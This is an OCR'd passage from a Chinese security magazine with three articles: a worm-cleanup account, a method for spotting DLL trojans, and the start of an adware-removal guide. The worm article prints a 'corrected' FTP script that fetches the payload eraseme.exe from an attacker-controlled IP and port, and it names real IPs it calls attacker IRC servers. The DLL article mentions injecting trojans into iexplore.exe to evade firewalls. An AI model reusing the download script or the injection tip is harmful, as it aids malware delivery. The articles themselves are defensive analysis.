


图13 wins服务

首先停掉该服务，把启动类型改为“已禁用”，因为可执行文件winscntrl.exe已被删除，重启后这里应该没问题。既然服务里中招了，再次查看注册表HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\wins将该项和其下所有键值均删掉，如图14所示。




图14 wins注册表服务项

五、一波未平，一波又起




图15 i和eraseme_04177.exe文件




图16 i文件内容

虽然病毒已经被清除，但心里总觉得怪怪的不放心，果然，如图1所示的天网报警再次弹出，这次，我立刻进入系统根目录的windows及system32目录下，右键——排列图标——修改时间，仔细查看这两个目录的最后几个文件的时间，发现了下面两个文件，一个名字为i，另一个是eraseme_04177.exe，如图15所示。从属性里查看这几个文件的创建时间，正好是我买馒头的那个时间段，用Uedit打开i文件，得到下面的内容，

如图16所示。

我晕…还来，这回抓了个现行，这样看来，攻击者利用本机的系统漏洞（本机RPC,LSA,PNP等漏洞均未打补丁），再次溢出本机系统，并获得系统权限，进到我的system32目录下，创建一名为i的文件，然后执行ftp s:i，“-s”表示读取i文件，并一行一行执行i文件中的FTP命令，可能由于攻击者的i文件命令的失误，导致了eraseme_04177.exe文件并不能成功下载，只在我的system32目录下创建了个空的eraseme_04177.exe，虽然没有得到eraseme_04177.exe文件，可是通过文件名的字面意思可以判断，eraseme_04177.exe的作用估计和winscntrl.exe一样，执行后删除自身并拷贝自己到系统目录且改名字为winscntrl.exe。

小提示

正确的写法应该是，

```
open 211.83.126.22 11481
1
1
get eraseme.exe
quit
```

至于211.83.126.22这个IP，应该和第一次的211.83.126.213一样，都是攻击者的肉鸡而已，真正的幕后主使应该是IP为是206.125.140.98和140.113.216.36的机器。

后 记

把补丁全部补齐后，在google上搜了一下，对该蠕虫病毒的描述居然还不到10条，只有“加糖苦咖啡”的博客上看到如下描述：该病毒应该是Backdoor/AimBot蠕虫的最新变种，它利用多种Windows系统漏洞传播，病毒运行后将自身删除并复制到%windir%\system32里，并创建下面服务，达到随系统启动的目的：

服务名：wins
描述：Winsock network detection layer
服务程序：%windir%\system32\wins cntrl.exe

该病毒会连接IRC服务器（从上面的分析看来，目前该IRC服务器地址IP是206.125.140.98和140.113.216.36，也不排除被代理的可能），获取攻击者发出的命令，被感染计算机可以被黑客完全控制，而成为“僵尸电脑”。

忽然发现肚子咕噜直叫，唉，拿起刚才吃了一半的馒头狠狠地啃了一口！想起最近打得火热的一个馒头引发的血案，我只有苦笑：馒头啊馒头…

【文中所涉及到的SmSniffer，已经收录在光盘中】

编辑点评 作者用嗅探程序和防火墙来分析病毒的行为，并且还找到了傀儡机，只是作者没有继续深入下去。利用工具分析蠕虫病毒的行为和特点是多么简单方便，相信大家已经学会了对蠕虫病毒的分析以及查杀了吧！希望下一个投稿的就是你哦。

DLL木马，看你往哪里藏

天使小优

从本文你可以学到：
1. 进程管理器和日志扫描器的使用
2. 通过DLL文件相关信息来查找木马

最近很倒霉，经常获得最佳“木马”奖，但在一次查杀木马的过程中，我发现一个方法可以方便地查找DLL木马。

下面我用一个实际的例子来说明，有查杀木马经验者通常在寻找DLL木马时，都会先检查iexplore.exe和explorer.exe这两个文件。

从图1中我们可以清楚地发现一个名为SECL0G0N.DLL的文件没有发行者和描述以及版本的相关信息，我们从这一点就可以怀疑它是一个DLL木马了。




图1 在iexplore.exe中发现可疑DLL文件

小提示

一般配置木马的参数时，都有提示你是选择iexplore.exe还是explorer.exe来进行注入。选择iexplore.exe进行注入可以有效穿越防火墙，这是因为大多数防火墙不会阻止IE浏览器访问网络。即使提示是否允许IE访问网络，大多数用户还是会选择允许的。

有没有办法快速查找可疑的服务来加快查找木马呢？答案是有，通常来说木马建立的服务应该属于非系统服务，这里我们用卡卡的日志扫描功能来迅速查找可疑的非系统服务。





图2 通过日志扫描发现非系统服务

从图2中我们可以发现在服务项目中有4个非系统服务，其中的O23 - Service: Image Service(SECL0G0N) - C:\WINNT\system32\secl0g0n.exe Start我觉得很可疑，因为当一些文件名称用数字1和0替换字母L和O时，99%可以肯定是木马或病毒了。看看该服务是否运行了，如果运行了就先停止该服务再删除该服务，这里我用在Nohack论坛中找到的一款查看服务的程

序来删除Image Service这个服务，重新启动后，木马再没有运行了。

小提示 用这款日志扫描器还可以轻易发现灰鸽子的服务。注意，Windows的服务管理不具备删除功能。

【文中所涉及到的ViewService、进程管理和日志扫描器，已经收录在光盘中】


图3 删除木马服务

编辑点评： 我想纠正一下作者文章中的一个缺点，通过DLL文件相关信息来查找木马确实可以，但不是绝对的。通过日志扫描器来查找非系统服务确实是个好的想法，但也不是绝对的。有些木马能HOOK系统的相关函数，这样日志扫描器就找不到这类型的木马了，如黑客之门和黑客守卫者。所以不能死读书和尽信书，还得不断学习加强自身的综合知识水平。

打“流氓”就这么简单


天使小优

从本文你可以学到：
1. 如何查杀常见的流氓软件
2. 恶意软件清理助手和IceSword的配合应用

流氓软件相信大家都怕了吧~~当你遇到流氓如何面对呢？如果你是像我这样的菜鸟，那么只有重新安装操作系统了（呵呵~我以前经常这样做），今天一个朋友向我推荐了一款软件，觉得对像我这样的菜鸟十分有帮助，不敢独享，所以拿出来分享一下，望高手不要见笑。

反流氓工具：
恶意软件
清理助手 &IceSword

我简单看了看“恶意软件清理助手”，发现其操作十分简单，而且是免费升级的。首先来升级看看，选择“在线升级”，再点击“立即升级”按钮，就会出现升级信息了，如图1所示。


图1 软件升级成功

